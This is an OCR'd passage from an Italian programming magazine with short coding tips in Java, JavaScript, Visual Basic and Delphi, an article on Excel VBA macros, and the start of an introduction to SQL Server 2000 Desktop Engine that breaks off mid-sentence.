Questo tip dimostra come far si che un metodo lanci una eccezione e come utilizzare correttamente la clausola *throw*.

```
public class PieEater
{ private int piesEaten;
  // la clausola throw indica che il metodo può lanciare una eccezione
                                                       PieException
  public int howManyPies() throws PieException
  { // do some processing
    if( piesEaten > 100 )
    {  // crea una eccezione PieException e la lancia
       throw new PieException( "non ha mangiato tutte le torte!" ); }
    return piesEaten; }
}
```

Come generare numeri casuali secondo la distribuzione di Poisson

Sfruttando la classe *java.util.Random*, il codice che presentiamo implementa un algoritmo per la generazione di numeri casuali che rispettino la distribuzione di Poisson. Estremamente utile sia in ambito ingegneristico che in ambito statistico: la classe può essere facilmente personalizzata per usi più verticali.

Java Script

Come valutare le espressioni

La funzione *eval* valuta una stringa di codice che riceve come argomento. La sintassi è:

```
eval(codestring)
```

L'argomento è un oggetto *String* che contiene codice JavaScript. La *Stringa* è passata al parser JavaScript, e viene dunque eseguita come normale codice. Se ci sono istruzioni JavaScript, sono dunque eseguite regolarmente mentre, se è presente una espressione, la stessa viene valutata ed il valore risultante è ritornato come valore della funzione.
Ecco un esempio:

```
eval("primo=1973; secondo=29; document.write(primo + secondo);");
```

Codice che darà come risultato:

```
2002
```

E' da notare che l'argomento *codestring* è opzionale ma, se non si indica alcun argomento, eval restituirà "undefined".

Come leggere un numero contenuto in una stringa

La funzione *parseInt* si occupa di cercare il primo intero presente in una stringa. Il numero di argomenti accettati da *parseInt* è pari a due: il primo è la stringa in cui cercare il numero, mentre il secondo parametro indica la base dell'intero è può andare da 2 a 36 (ad esempio 16 per un esadecimale). Il secondo parametro è opzionale e, nel caso in cui non viene fornito, il parser cercherà di individuare da solo la base del numero presente nella stringa: se la stringa comincia con una cifra compresa fra 1 e 9, verrà considerata la base 10; se la stringa inizia con *0x* oppure *0X*, il numero verrà considerato esadecimale; se la stringa comincia con uno zero, il numero sarà analizzato in base otto. Una volta scelta la base, il parser analizza la stringa da sinistra verso destra fino ad incontrare il primo carattere non corrispondente ad alcuna cifra coerente con la base. A partire da questa posizione la restante parte della stringa viene ignorata e *parseInt* restituisce il valore trovato come intero (attenzione: non come stringa!). Questa funzione intercetta solo il primo intero presente in una stringa e non considera eventuali numeri decimali: tutti i caratteri posizionati dopo un punto o una virgola sono dunque ignorati.

Se il primo carattere non è uno spazio bianco nè un carattere numerico, la funzione restituisce "*NaN*": *Not a Number.*

```
document.write("<BR>" + parseInt("50"))
document.write("<BR>" + parseInt("50.12345"))
document.write("<BR>" + parseInt("32.00000000"))
document.write("<BR>" + parseInt("71.348  92.218  95.405"))
document.write("<BR>" + parseInt("        37 aardvarks"))
document.write("<BR>" + parseInt("Nato nel 1973"))
```

Questo l'output:

```
50
50
32
71
37
NaN
```

La funzione può essere utilizzata per effettuare delle conversioni di base:

```
document.write(parseInt("110", 2))
```

Output:

```
6
```

La corrispettiva funzione per i numeri in virgola mobile è *parseFloat*. La funzione determina se il primo carattere della stringa ricevuta come argomento è un numero, in caso affermativo processa la stringa fino a che intercetta la fine del numero. Anche in questo caso il valore è ritornato come numero e non come stringa.

```
document.write("<BR>" + parseFloat("50"))
document.write("<BR>" + parseFloat("50.12345"))
document.write("<BR>" + parseFloat("32.00000000"))
document.write("<BR>" + parseFloat("71.348  92.218  95.405"))
document.write("<BR>" + parseFloat("37 aardvarks"))
document.write("<BR>" + parseFloat("Nato nel 1979"))
```

Ecco il risultato:

```
50
50.12345
32.00000000
71.348
37
NaN
```

C++

Come realizzare conversioni di base

Con il codice che qui presentiamo è possibile convertire numeri in base dieci verso qualsiasi altra base. Oltre ad essere molto utile, consente di familiarizzare con l'utilizzo della matematica in C++

Come salvare e recuperare le impostazioni degli utenti

Una classe che si occupa di gestire le impostazioni definite dagli utenti, attraverso la creazione di un file in cui sono immagazzinate un insieme di chiavi e valori su cui è possibile effettuare ricerche e modifiche in un secondo momento. Per immagazzinare e poi leggere i valori sono disponibili i due metodi *writeValueToFile* e *readValueFromFile*

Come calcolare il determinante di una matrice

Una porzione di codice che consente un rapido calcolo del terminante di una matrice. Il codice è costruito sulla base del templare *CArray* di MFC.
Riadattare il codice presentato può essere la soluzione ideale nel caso in cui si stiano sviluppando applicazioni matematiche che richiedano la risoluzioni di sistemi di equazioni lineari.

Visual Basic

Come allineari i controlli sulle form

Quando si creano form ridimensionabili, una delle migliori soluzioni estetiche consiste nel sistemare i pulsanti principali o in alto a destra o in basso a sinistra. Per garantire l'allineamento in ogni situazione, è scrivere in un modulo la subroutine indicata di seguito:

```
Sub ButtonRight(X As Control, Frm As Form, Offset as Integer)
    X.Left = Frm.ScaleWidth - X.Width - Offset
End Sub
```

Con la costante *Offset* è possibile specificare la distanza fra ogni pulsante e riutilizzare così il medesimo codice per più pulsanti. Una volta sistemati i pulsanti sulla form, è necessario aggiungere all'evento *Form_Resize* il seguente codice:

```
Private Sub Form_Resize()
     ButtonRight Command1, Me, 0
     ButtonRight Command2, Me, Command1.Width
End Sub
```

Come spostare controlli e form

Per spostare un controllo o una form in una nuova posizione, è possibile settare le proprietà *Left* e *Top*, indicando i nuovi valori.

```
frmCustomer.Left = frmCustomer.Left + 100
frmCustomer.Top = frmCustomer.Top + 50
```

Un metodo alternativo è utilizzare il metodo *Move*, che ri-

sulta più veloce di circa il 40% rispetto al codice appena visto:

```
frmCustomer.Move frmCustomer.Left + 100, frmCustomer.Top + 50
```

Come generare l'evento click

Quando si ha necessità di generare un evento *Click*, è possibile settare a *True* la proprietà del pulsante corrispondente:

```
cmdAdd.Value = True
```

Così facendo è possibile attivare facilmente un comando su una form diversa rispetto a quella in cui è scritto il codice, tuttavia risulta più veloce chiamare direttamente la procedura relativa all'evento che ci interessa:

```
Call cmdAdd_Click
```

Come installare un font speciale

Quanto spiegato in questo tip consente di caricare e rimuovere qualsiasi font, il tutto senza andare a utilizzare la cartella dei font di Windows. Questo sistema consente di utilizzare nuovi font senza dover riavviare il sistema.

Come allineare il testo in un pulsante

Quando si vuole allineare il testo in un pulsante, l'azione più comune è quella di inserire degli spazo bianchi. Per avere lo stesso effetto in modo "più professionale", si può aggiungere il codice qui presentato in un modulo BAS. Richiamando la funzione, si potrà specificare esattamente il tipo di allineamento voluto, sia orizzontale che verticale.

Delphi

Come verificare che un drive sia pronto

La funzione riportata accetta come parametro la lettera identificativa del drive di cui vogliamo verificare lo stato. La funzione ritorna poi un valore booleano: *true* se il drive è pronto, *false* se il disco non è presente nel drive.

Come mostrare la dialog con le proprietà di un file

La procedura che presentiamo consente di richiamare la finestra di proprietà dei file. Per poterla utilizzare correttamente è necessario aggiungere *ShellApi* alla clausola *USES*

```
procedure PropertiesDialog(FileName:String);
var
  sei: TShellExecuteInfo;
begin
  FillChar(sei, SizeOf(sei), 0);
  sei.cbSize := SizeOf(sei);
  sei.lpFile := PChar(filename);
  sei.lpVerb := 'properties';
  sei.fMask  := SEE_MASK_INVOKEIDLIST;
  ShellExecuteEx(@sei);
end;
```

Ed ecco come richiamare la procedura:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  if Opendialog1.Execute then PropertiesDialog(Opendialog1.FileName);
end;
```

Come creare un file temporaneo

Se si ha bisogno di un file temporaneo, il primo problema è trovare un nome univoco per salvarlo e riferirlo univocamente.
La funzione che presentiamo si limita proprio a questo, ritornando un nome di file univoco da utilizzare successivamente per la creazione di un file temporaneo.

```
function GetTempFile(const Extension: string): string;
var
  Buffer: array[0..MAX_PATH] OF Char;
  aFile : string;
begin
  GetTempPath(Sizeof(Buffer)-1,Buffer);
  GetTempFileName(Buffer,'~',0,Buffer);
  result := StrPas(Buffer);
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
ShowMessage(GetTempFile('.tmp'));
// Il file temporaneo sarà del tipo C:\WINDOWS\TEMP\~61D5.TMP
end;
```

Come rendere una form trasparente

Se si vuole dare uno stile inconsueto ed accattivante alle proprie applicazioni, una possibilità è offerta da questo tip. Con il form completamente trasparente, le nostre applicazioni non correranno il rischio di passare inosservate!

Come impedire lo spostamento di una finestra

Con il codice qui presentato è possibile fissare la posizione di una finestra sullo schermo. Qualsiasi tentativo dell'utente di spostarla fallirà miseramente…
Nella sezione *Private* dichiaramo la procedura:

```
procedure WMWindowPosChanging(var Message: TWMWindowPosChanging);
     message WM_WINDOWPOSCHANGING;
```

Mentre questo sarà il codice della procedura sarà:

```
procedure TForm1.WMWindowPosChanging(var Message: TWMWindowPosChanging);
begin
  with Message.WindowPos^ do
  Flags:= Flags OR SWP_NOMOVE;
end;
```

Excel e VBA

SOLUZIONI ED ESEMPI DI CODICE

Office offre ai propri utenti enormi potenzialità. Inoltre dispone di un linguaggio di programmazione intuitivo e potente: VBA (Visual Basic for Applications). In quest'articolo presenteremo dei semplici programmi o macro per risolvere alcuni problemi che si possono presentare nell'uso di Excel. L'obiettivo è dare spunto per risolvere altri problemi simili, riutilizzando i frammenti di codice presentati.

Spesso, usando Office (in particolare presenteremo il caso di Excel), si ha la necessità di eseguire operazioni ripetitive sui valori memorizzati. Per esempio si può avere la necessità di estrapolare certe informazioni che sono memorizzate insieme ad altre (si pensi al caso di colonne che memorizzano una descrizione insieme ad un codice, e che si voglia prendere il codice e memorizzarlo in una colonna separata), oppure raggruppare informazioni sparse su più colonne, magari elaborandole.
Una delle possibili soluzioni per risolvere questo tipo di problemi è quella di creare delle macro. Una macro è un frammento di codice che viene mandato in esecuzione al verificarsi di un particolare evento (di solito la pressione di una combinazione di tasti).
Il modo più semplice di realizzare una macro è quella di usare il "Registratore di macro" (menu Strumenti > Macro > Registra nuova macro, Fig. 1).





Fig. 1: Come procedere per registrare una nuova macro.

Per registrarla è necessario dare un nome alla macro e associare ad essa una pressione di tasti che la mandi in esecuzione (Ctrl+"tasto").
Supponendo di voler eliminare tutte le righe del foglio di lavoro che contengono la dicitura "[cancella]", selezioniamo "Registra nuova macro", chiamiamo la nuova macro "eliminaRighe" e vi associamo la combinazione Ctrl+r .
Eseguiamo poi i seguenti passi:

1) Dal menu "Modifica > Trova", cerchimo la parola "[cancella]" e premiamo "Trova successivo";

2) Chiudiamo la finestra di ricerca (tasto "Chiudi");

3) Dal menu "Modifica" selezioniamo "Elimina" e poi selezioniamo "Sposta le celle in alto".

4) Premiamo sul tasto di "Interrompi registrazione" sulla finestra della macro (Fig. 2).





Fig. 2: Tasto per interrompere la registrazione della macro.

A questo punto, premendo ripetutamente "Ctrl+r", verranno via via cancellate tutte le righe che contengono la parola "[cancella]".
Questo sistema permette di risolvere molti piccoli problemi, è semplice anche per chi non conosce la programmazione e, dulcis in fundo, può essere un ottimo metodo per imparare a programmare in VBA "per esempi".
Infatti se andate sul menu "Strumenti > macro > macro" (o premete Alt+F8), vi apppaiono tutte le macro presenti. Selezionate la macro che abbiamo appena creato e premete il tasto "Modifica": appare l'editor di Visual Basic con il codice sorgente della macro.
Potete "divertirvi" a creare alcune macro con il "Registratore di Macro" e poi andare a curiosare il codice generato.

Excel e VBA

File sul CD
\soft\codice\vba.xsl

Registrazioni

Il modo più semplice di realizzare una macro è quella di usare il *"Registratore di macro"* (menu *Strumenti/Macro/Registra nuova macro*

Excel e VBA

Excel e VBA
soluzioni ed esempi di codice

```
Sub cancellaRiga()
'
' cancellaRiga Macro
' Macro registrata il 01/02/2002 da Standard
'
' Scelta rapida da tastiera: CTRL+r
'
    Cells.Find(What:="[cancella]", After:=ActiveCell,
                    LookIn:=xlFormulas, LookAt:=xlPart,
     SearchOrder:=xlByRows, SearchDirection:=xlNext,
                            MatchCase:=False).Activate
    Cells.FindNext(After:=ActiveCell).Activate
    Selection.Delete Shift:=xlUp
End Sub
```

INIZIAMO A PROGRAMMARE

Per problemi più complessi di quelli visti in precedenza non basta registrare le macro nel modo che abbiamo illustrato, ma è necessario ricorrere alla loro programmazione.
Chi si avvicina alla programmazione di VBA, si trova ad affrontare due difficoltà: la prima è quella di imparare il linguaggio, la sua sintassi e i suoi costrutti fondamentali; la seconda è capire quali strumenti e funzionalità mette a disposzione l'applicazione che si vuole personalizzare (Excel, Word, o qualsivoglia altro programma presente in Office).
Per risolvere entrambi i problemi è fondamentale avere a disposizione della buona documentazione.
Chi avrà buone basi di programmazione troverà semplice risolvere il primo poblema, mentre per risolvere il secondo è d'aiuto avere esperienza come utenti dell'applicazione (conoscendo il funzionamento di certe operazioni vi sarà più semplice imparare ad usarle).
In quest'articolo daremo per scontato la conoscenza dei fondamenti della programmazione e del Basic (in particolare del Visual Basic), mentre approfondiremo l'uso di alcune delle (molte) funzionalità esposte da Excel.
Chi volesse ulteriori risorse può far riferimento alla bibliografia.

COM

Gli oggetti esposti da una applicazione sono utilizzabili anche nelle altre. La tecnologia di base che permette tutto ciò è COM. Il programmatore può far uso di tali funzionalità attraverso VBA o altri linguaggi di programmazione.

USARE LE FUNZIONALITÀ ESPOSTE DA EXCEL

Ogni componente di Office espone numerosi oggetti, proprietà, metodi, eventi e insiemi di oggetti utili a creare applicazioni peronalizzate. Gli oggetti sono organizzati in una struttura gerarchica. Gli oggetti esposti da una applicazione sono utilizzabili anche nelle altre. La tecnologia di base che permette tutto ciò è COM. Il programmatore può far uso di tali funzionalità attraverso VBA o altri linguaggi di programmazione. Office ha al suo interno un ambiente di programmazione VBA, che rende agevole la scrittura di programmi in tale linguaggio. Per usare le proprietà di un oggetto è necessario aver specificato un riferimento ad esso. Vediamo quali sono gli oggetti principali.

- **Application:** è l'oggetto principale di tutte le applicazioni Office. La proprietà *Application* permette di resituire un riferimento all'oggetto omonimo. Esempio:

  ```
  Dim exApp as Excel.Application
  ```

  Dichiara che la variabile oggetto *exApp* contiene un riferimento ad un oggetto *Application* di Excel. Analogamente:

  ```
  Dim woApp as Word.Application
  ```

  Dichiara che la variabile oggetto *woApp* contiene un riferimento ad un oggetto *Application* di Word.

- **Oggetti specifici di Exce:**l permettono di gestire celle, intervalli e fogli di lavoro.

- **Oggetti Workbook e Workbooks:** il primo rappresenta un file con estensione *xls* o *xla* e consente di utilizzare una sola cartella di lavoro di Excel, il secondo permette di usare tutti gli oggetti *Workbook* aperti.

- **Oggetto Worksheet:** permette di lavorare con un foglio di lavoro di Excel (che a sua volta contiene una griglia di celle).

- **Oggetto Range:** rappresenta un intervallo. Cosa sia un intervallo dipende dalle circostanze: può essere una cella o un oggetto singolo oppure un insieme di essi; può essere una riga o una colonna oppure un insieme di celle distribuite su più fogli di lavoro. Quando viene selezionata una cella (o un gruppo di esse) è possibile farvi riferimento attraverso la proprietà *Selection* (essa restituisce un oggetto di tipo *Range*).

ALCUNI ESEMPI

Vediamo ora alcuni problemi, presentando i codici sorgente dei programmi che li risolvono.

Problema 1

Prendere le righe dove esiste una cifra maggiore di una soglia prefissata e copiarle in un nuovo foglio di lavoro, chiamando tale foglio "Automatico".

```
1. Sub copia()
2. '
3. ' copia Macro
4. '
```

```
5. ' Scelta rapida da tastiera: CTRL+v
6. '
7.          Dim soglia As Integer
8.          Dim num As Long
9.          Dim numOrig As Long
10. Dim nuovoWs As Excel.Worksheet
11. num = 1
12. soglia = 4
13. Dim rngSelected As Range
14. Set rngSelected = Application.Selection
15. Set nuovoWs = Application.Worksheets.Add
16. nuovoWs.Name = "Automatico"
17. For Each rngTmp In rngSelected
18. If (rngTmp.Value = "") Then
19.          Exit Sub
20. ElseIf (rngTmp.Value > soglia) Then
21.          nuovoWs.Range("A" & num).Value =
                                  rngTmp.Value
22.          num = num + 1
23. End If
24. Next rngTmp
25. End Sub
```

Microsoft Excel - vba.xls

File Modifica Visualizza Inserisci Formato Strumenti Dati Finestra ?

C9 =

	A	B	C	D
1	Questa è la prima riga [re34543]	10/10/2001		2
2	Seconda riga d'esempio [656]	12/10/1999		3
3	Terza riga	1/2/2002		8
4	Riga numero quattro [45654]	1/7/2001		5
5	Quinta riga? [Si] [6564]	12/12/2001		6
6	Sesta riga [64545]	30/1/2002		8
7				

Fig. 3: Il foglio dilavoro di partenza, su cui eseguiremo le varie macro presentate.

Analizziamo le istruzioni "importanti": (15) si memorizza un riferimento alla selezione attuale; (16) viene creato un nuovo foglio di lavoro a cui viene dato il nome di "Automatico"; (17) viene eseguito un ciclo sulle celle della selezione; (18) si esce dal ciclo nel momento in cui si trova una cella vuota; (21-24) se la cella contiene un valore maggiore della soglia prefissata, si scrive tale valore in una nuova cella del foglio di lavoro "Automatico". In Fig. 3 si vede il documento di par-

Microsoft Excel - vba.xls

	A	B	B	C	D
1	8				2
2	5				3
3	6				8
4	8				5
5					6
6					8
7					
22					
23					
24					
25					





Fig. 4: Il nuovo foglio di lavoro "Automatico", generato dalla macro *copia()*.

tenza. Il risultato dell'esecuzione della macro presentata nel listato, una volta selezionata la colonna "D", è visibile in Fig. 4.

Problema 2

Sulla colonna selezionata, mettere in evidenza (per esempio colorando lo sfondo) le date maggiori di un mese, 6 mesi, 1 anno della data attuale (con colori diversi, rispettivamente verde, azzurro, rosso).

```
1. Sub colora()
2. '
3. ' colora Macro
4. '
5. ' Scelta rapida da tastiera: CTRL+c
6. '
7.          Dim today As Date
8.          Dim colora As Boolean
9.          Dim colore As Integer
10. today = Now
11. For Each rngTmp In Application.Selection
12.          If (rngTmp.Value = "") Then
13.                   Exit Sub
14.          End If
15.          colora = False
16.          colore = 0
17.          If (Abs(DateDiff("yyyy", rngTmp.Value,
                                  today)) > 1) Then
18.                   colore = 3
19.                   colora = True
20.          ElseIf (Abs(DateDiff("m", rngTmp.Value,
                                  today)) > 6) Then
21.                   colore = 8
22.                   colora = True
23.          ElseIf (Abs(DateDiff("m", rngTmp.Value,
                                  today)) > 1) Then
24.                   colore = 4
25.                   colora = True
26.          End If
27.          If (colora) Then
28.                   rngTmp.Select
29.                   With Selection.Interior
30.                            .ColorIndex = colore
31.                            .Pattern = xlSolid
32.                            .PatternColorIndex =
                                  xlAutomatic
33.                   End With
34.          End If
35. Next rngTmp
36. End Sub
```

Del listato possiamo osservare le linee: (10) la funzione *Now* restituisce la data attuale (nel momento in cui viene eseguito il programma; (11) il ciclo avviene per ogni cella della selezione; (12-14) se ha raggiunto una cella vuota esce; (17, 20, 23) viene usata la funzione *DateDiff* per eseguire la differenza tra due date.

Excel e VBA

Argomenti

Per passare una variabile da una procedura all'altra, è possibile utilizzare la classica notazione Visual Basic: si sichiara la variabile nella prima procedura e la si passa come argomento nel momento in cui si chiama la seconda procedura:

```
Sub pro1()
Dim var1 As Integer
var1 = 33
Call pro2(var1)
End Sub

Sub pro2(var1)
Range("A1").Value = var1
End Sub
```

Excel e VBA

Excel e VBA
soluzioni ed esempi di codice

Problema 3
Supponiamo di aver memorizzato dei codici alla fine di una etichetta. Tali codici sono racchiusi tra parentesi quadre: *"nome etichetta [codice]"*. Vogliamo leggere i codici, eliminarli dalla colonna, lasciandovi solo l'etichetta, e riscriverli in una colonna a sé stante.

```
1. Option Explicit
2. Sub dividiCodice()
3. '
4. ' dividiCodice Macro
5. '
6. ' Scelta rapida da tastiera: CTRL+x
7. '
8.          Dim rng As Excel.Range
9.          Dim indice As Long
10. Dim rngTmp As Range
11. Dim divChar As String
12. divChar = "["
13. For Each rngTmp In Application.Range("A:A")
14.         If (rngTmp.Value = "") Then
15.                 Exit Sub
16.         End If
17.         Dim matrice() As String
18.         Dim st As String
19.         st = rngTmp.Value
20.         matrice = Split(st, divChar)
21.         indice = UBound(matrice)
22.         If (indice > 0) Then
23.            st = divChar & matrice(indice)
24.            rngTmp.Offset(0, 2).Value = st
25.            Dim i As Long
26.            For i = LBound(matrice) To indice – 2
27.                 matrice(i) = matrice(i) & divChar
28.            Next
29.            matrice(indice) = ""
30.            rngTmp.Value = Join(matrice)
31.         End If
32. Next rngTmp
33. End Sub
```

Microsoft Excel - vba.xls

	A	B	C	D
1	Questa è la prima riga [re34543]	10/10/2001		2
2	Seconda riga d'esempio [656]	12/10/1999		3
3	Terza riga	1/2/2002		8
4	Riga numero quattro [45654]	1/7/2001		5
5	Quinta riga? [Sì] [6564]	12/12/2001		6
6	Sesta riga [64545]	30/1/2002		8
7				

Fig. 5: **La macro "colora" eseguita in data 16 febbraio 2002, dopo aver selezionato la colonna "B".**

Analizziamo la soluzione proposta: (13) il ciclo avviene prendendo in considerazione la prima colonna; (20) viene usata la funzione *Split*: essa prende due argomenti (due stringhe): consdera la prima stringa e la divide usando come elemento da separarela seconda stringa. Ritorna una matrice di stringhe. Esempio:

```
Split ("a#b#c","#") ‡ [ "a", "b", "c" ]);
```

(22) se non esisteva almeno una occorrenza del carattere separatore, allora va alla prossima istruzione del ciclo, altrimenti (23) ricompone l'ultima parte della stringa con il carattare separatore e (24) lo assegna alla cella che si trova due colonne dopo la cella attuale) *(Offset(riga, colonna)* rispetto a quella attuale); (26-28) ricompone le stringhe precedenti (nel caso esistessero altre parti della stringa composte dal carattere separatre preseo in esame); (30) esegue l'operazione di *Join* tra stringhe. Essa è l'opposto dell'operazione di *Split*. Esempio:

```
Join([ "a", "b", "c"]) ‡ "abc").
```

Anziché copiare i valori su una colonna esistente, sarebbe possibile inserire una nuova colonna. Come? Per esempio in questo modo:

```
Columns("B:B").Select
Selection.Insert Shift:=xlToRight
```

La prima istruzione seleziona la seconda colonna, la seconda istruzione inserisce una nuova colonna spostando (*shift*) a destra il resto del foglio di lavoro.

Microsoft Excel - vba.xls

	A	B	C	D
1	Questa è la prima riga	10/10/2001	[re34543]	2
2	Seconda riga d'esempio	12/10/1999	[656]	3
3	Terza riga	1/2/2002		8
4	Riga numero quattro	1/7/2001	[45654]	5
5	Quinta riga? [Sì]	12/12/2001	[6564]	6
6	Sesta riga	30/1/2002	[64545]	8
7				





Fig. 6: **Il risultato della macro dividiCodice() (Listato 4).**

CONCLUSIONI

Con questo articolo si è voluto dare un "assaggio" delle caratteristiche del VBA applicate ad Excel. L'invito è quello di partire dagli esempi proposti per creare nuove funzionalità, approfondendo la propria conoscenza sia di VBA che di Excel. Sul CD allegato alla rivista potete trovare il documento *vba.xls* contenente dei dati di prova e le macro descritte nell'articolo.

Nei prossimi mesi avremo modo di trattare anche altri argomenti legati alla programmazione VBA nei pacchetti Office: in modo particolare vedremo com'è possibile usare singole macro che facciano uso di funzionalità provenienti da pacchetti diversi (Outlook, Word, Excel, Power Point e così via).

Ivan Venuti

Bibliografia

• MANUALE DELLLO SVILUPPATORE DI MICROSOFT OFFICE XP DEVELOPER *Microsoft Press* (Mondadori Informatica) 2001

SQL Server

2000 MICROSOFT DESKTOP ENGINE

DBMS

In questo articolo introdurremo Microsoft Desktop Engine, il motore di SQL Server 2000 disponibile sia per gli sviluppatori .NET sia per gli utenti Office.

SQL Server è uno dei database relazionali più diffusi nell'ambito dei sistemi sviluppati su piattaforma Windows. Attualmente, l'ultima versione è quella denominata SQL Server 2000 disponibile in sette differenti edizioni. Si va dell'Enterprise Edition, che comprende tutte le feature ed i tool possibili, a versioni limitate, e più economiche, quali Standard, Personal, CE, Developer ed Evaluation, ognuna con le proprie caratteristiche ed indirizzate verso un particolare tipo d'utenza. L'edizione minimale del database è chiamata SQL Server 2000 Desktop Engine e rappresenta il solo motore di database di SQL Server. Questa edizione è liberamente distribuibile, ma presenta alcune importanti limitazioni:

- Non include alcuna interfaccia grafica per accedere ai database, creare cataloghi, tabelle, relazioni o stored procedure. Come vedremo, per le ordinarie operazioni sul database si dovrà ricorrere ad altri prodotti come il Server Explorer di Visual Studio .NET oppure Microsoft Access.

- La dimensione massima del database non può eccedere i 2 Gigabytes.

- Non possono essere attive più di cinque connessioni contemporaneamente. Questo significa che al massimo cinque utenti - o meglio cinque transazioni - possono essere attive in un determinato momento.

- Non supporta l'Analysis Service di SQL Server 2000.

A questo punto potrebbe sorgere la domanda: a chi può essere utile questa edizione di SQL Server? In realtà a differenti tipi d'utenza: sviluppatori di piccoli progetti nei quali non sono memorizzati enormi mole di dati, studenti che vogliono fare esperienza con un DBMS reale quale SQL Server, creatori di applicazioni dimostrative distribuibili via Internet o su CD-Rom. Un'applicazione che accede ai dati attraverso il Desktop Engine è totalmente scalabile: potrà funzionare in qualsiasi momento, senza bisogno di cambiare una riga di codice, con un'altra edizione di SQL Server più sofisticata. Supponiamo di sviluppare un'applicazione per una piccola azienda. Dopo il processo d'analisi, viene appurato che uno o al massimo due utenti accederanno contemporaneamente al sistema e che i dati da memorizzare saranno ampiamente al di sotto dei 2 Gigabyte. Bene, non c'è nessun motivo per non dover utilizzare il Desktop Engine. Se in futuro, gli utenti diventeranno più di cinque oppure i dati eccederanno i 2 Gygabyte, si potrebbe pensare di passare per esempio all'edizione Standard di SQL Server 2000. L'aggiornamento riguarderà solo il database e non la nostra applicazione. È bene precisare, volendo essere pignoli, che SQL Server 2000 Desktop Engine e MSDE non sono la stessa cosa. MSDE, ovvero Microsoft Data Engine è il motore di database distribuito con SQL Server 7 e che è stato sostituito appunto da SQL Server 2000 Desktop Engine nella versione 2000. Però, visto che l'acronimo MSDE va bene anche per Microsoft Desktop Engine, la comunità degli sviluppatori continua a chiamare MSDE anche questa nuova versione. Noi ci adegueremo a questa convenzione.

MSDE

MSDE può essere una valida, economica e scalabile soluzione per realizzare sistemi, non molto complessi, basati su piattaforma Windows.

INSTALLARE MSDE

MSDE è disponibile all'interno di Visual Studio .NET oppure in Office 2000. Installarlo è un'operazione non molto intuitiva e poco documentata. Se si possiede Visual Studio .NET, il file d'istallazione di MSDE può essere trovato all'interno della directory di Visual Studio (che solitamente è *Programmi\Microsoft Visual Studio .NET*), nella directory *FrameworkSDK\Samples\Setup\msde*. Il programma da avviare è *instmsde.exe*. Se non trovare il file significa che quando avete installato Visual Studio .NET non avete specificato di installare anche SQL Server 2000 Desktop Engine. In questo caso dovrete inserire il CD d'installazione di Visual Studio .NET e, attraverso l'opzione "aggiungi componenti", chiedere di installare Microsoft Desktop Engine. Dopo avere eseguito *instmsde.exe*, MSDE sarà installato, ma per

DBMS

SQL Server
2000 Microsoft Desktop Engine

Fig. 1: L'SQL Service Manager.

poterlo utilizzare sarà necessario riavviare il sistema. Se tutto è andato bene, dopo il bootstrap di Windows, dovreste vedere l'icona dell'SQL Server Service Manager nella task bar del vostro sistema. Facendo doppio clic sull'icona apparirà la dialog di Fig. 1, nella quale è visualizzato il nome del server e il tipo di servizio (nell'esempio rispettivamente *JOEHP\NetSDK* e *SQL Server*, naturalmente il nome del server sulla vostra macchina sarà diverso). Attraverso questa dialog è possibile far partire il motore di SQL Server, stopparlo oppure sospenderlo temporaneamente. Come è stato detto, è possibile anche installare MSDE anche se si possiede Office 2000. In questo caso il file d'installazione instmsde.exe si troverà nella directory *\Sql\x86 \setup.*

IL SERVER EXPLORER

Dopo aver installato MSDE, abbiamo due scelte: creare un database d'esempio oppure andare a bere qualcosa con gli amici al pub. Io sceglierei la seconda, ma sono pagato per dare spiegazioni riguardo alla prima! Abbiamo già detto che MSDE non presenta alcuna interfaccia grafica per interagire con il database, dobbiamo quindi ricorrere ad un tool esterno. Un primo metodo può essere quello di usare il Server Explorer di Visual Studio .NET. Questo è un ottimo tool, ma solo chi ha Visual Studio .NET potrà usarlo. Per far partire il Server Explorer, è necessario lanciare Visual Studio .NET è selezionare la voce di menù *"Tools|Connect to a database ..."*. Apparirà una dialog che in pratica chiederà a quale database vogliamo connetterci. C'è solo un problema, ancora non abbiamo creato un database, quindi questa dialog non ci sarà utile al momento. Possiamo tranquillamente premere il bottone *"Cancel"*. Sulla sinistra dovreste vedere la finestra relativa al Server Explorer (Fig. 2). Per creare un nuovo database si può cliccare con il tasto destro del mouse sul nodo *"Data Connections"* e selezionare *"Create New SQL Database ..."* dal relativo pop-up menù. Apparirà la dialog di Fig. 3 che consentirà di introdurre il nome del server (che deve essere lo stesso indicato dal Service Manager, nel mio caso *JOEHP \NetSDK*) e il nome del database.

Fig. 2: Il Server Explorer integrato in Visual Studio .NET.





Fig. 3: La dialog per la creazione di un database.

E' possibile utilizzare la Windows NT Integrated Security oppure l'SQL Server authentication, in quest'ultimo caso specificando login e password. Nell'esempio, creerò il database *TESTMSDE* utilizzando la *Windows NT Integrated Security*. Prima di premere *"Ok"*, assicuratevi che il Service Manager sia attivo. Il database è quindi stato creato, dovreste essere in grado di vederlo come figlio del nodo *"Data Connections"* nella finestra del Server Explorer. Da adesso in poi è possibile interagire sia con la struttura sia con i dati. Per esempio potremmo creare una nuova tabella. Per far questo bisogna espandere il nodo del database *TESTMSDE*; appariranno dei nodi relativi alle tabelle, viste, stored procedure, funzioni e diagrammi. Selezionando il nodo *"Table"* con il tasto destro e scegliendo *"New Table ..."* dal pop-up menù, sarà possibile creare una nuova tabella. Potremmo creare, per esempio, la tabella *Articolo* di attributi codice e descrizione, come mostrato in Fig. 4 e successivamente inserire qualche articolo d'esempio. Supponiamo adesso di chiudere Visual Studio .NET e di uscire finalmente con gli amici per andare a bere qualcosa. Al nostro ritorno potremmo voler nuovamente accedere al database *TESTMSDE*. Quello che dobbiamo fare è lanciare Visual Studio .NET e selezionare la voce di menù *"Tools|Connect to a database ..."*. Come abbiamo già detto, apparirà una dialog che chiederà a quale database vogliamo collegarci. Bisognerà specificare il nome del server e il nome del database. Inoltre sarà necessario indicare se usare Windows NT Integrated Security o altrimenti specificare una login e una

Da Access a SQL Server

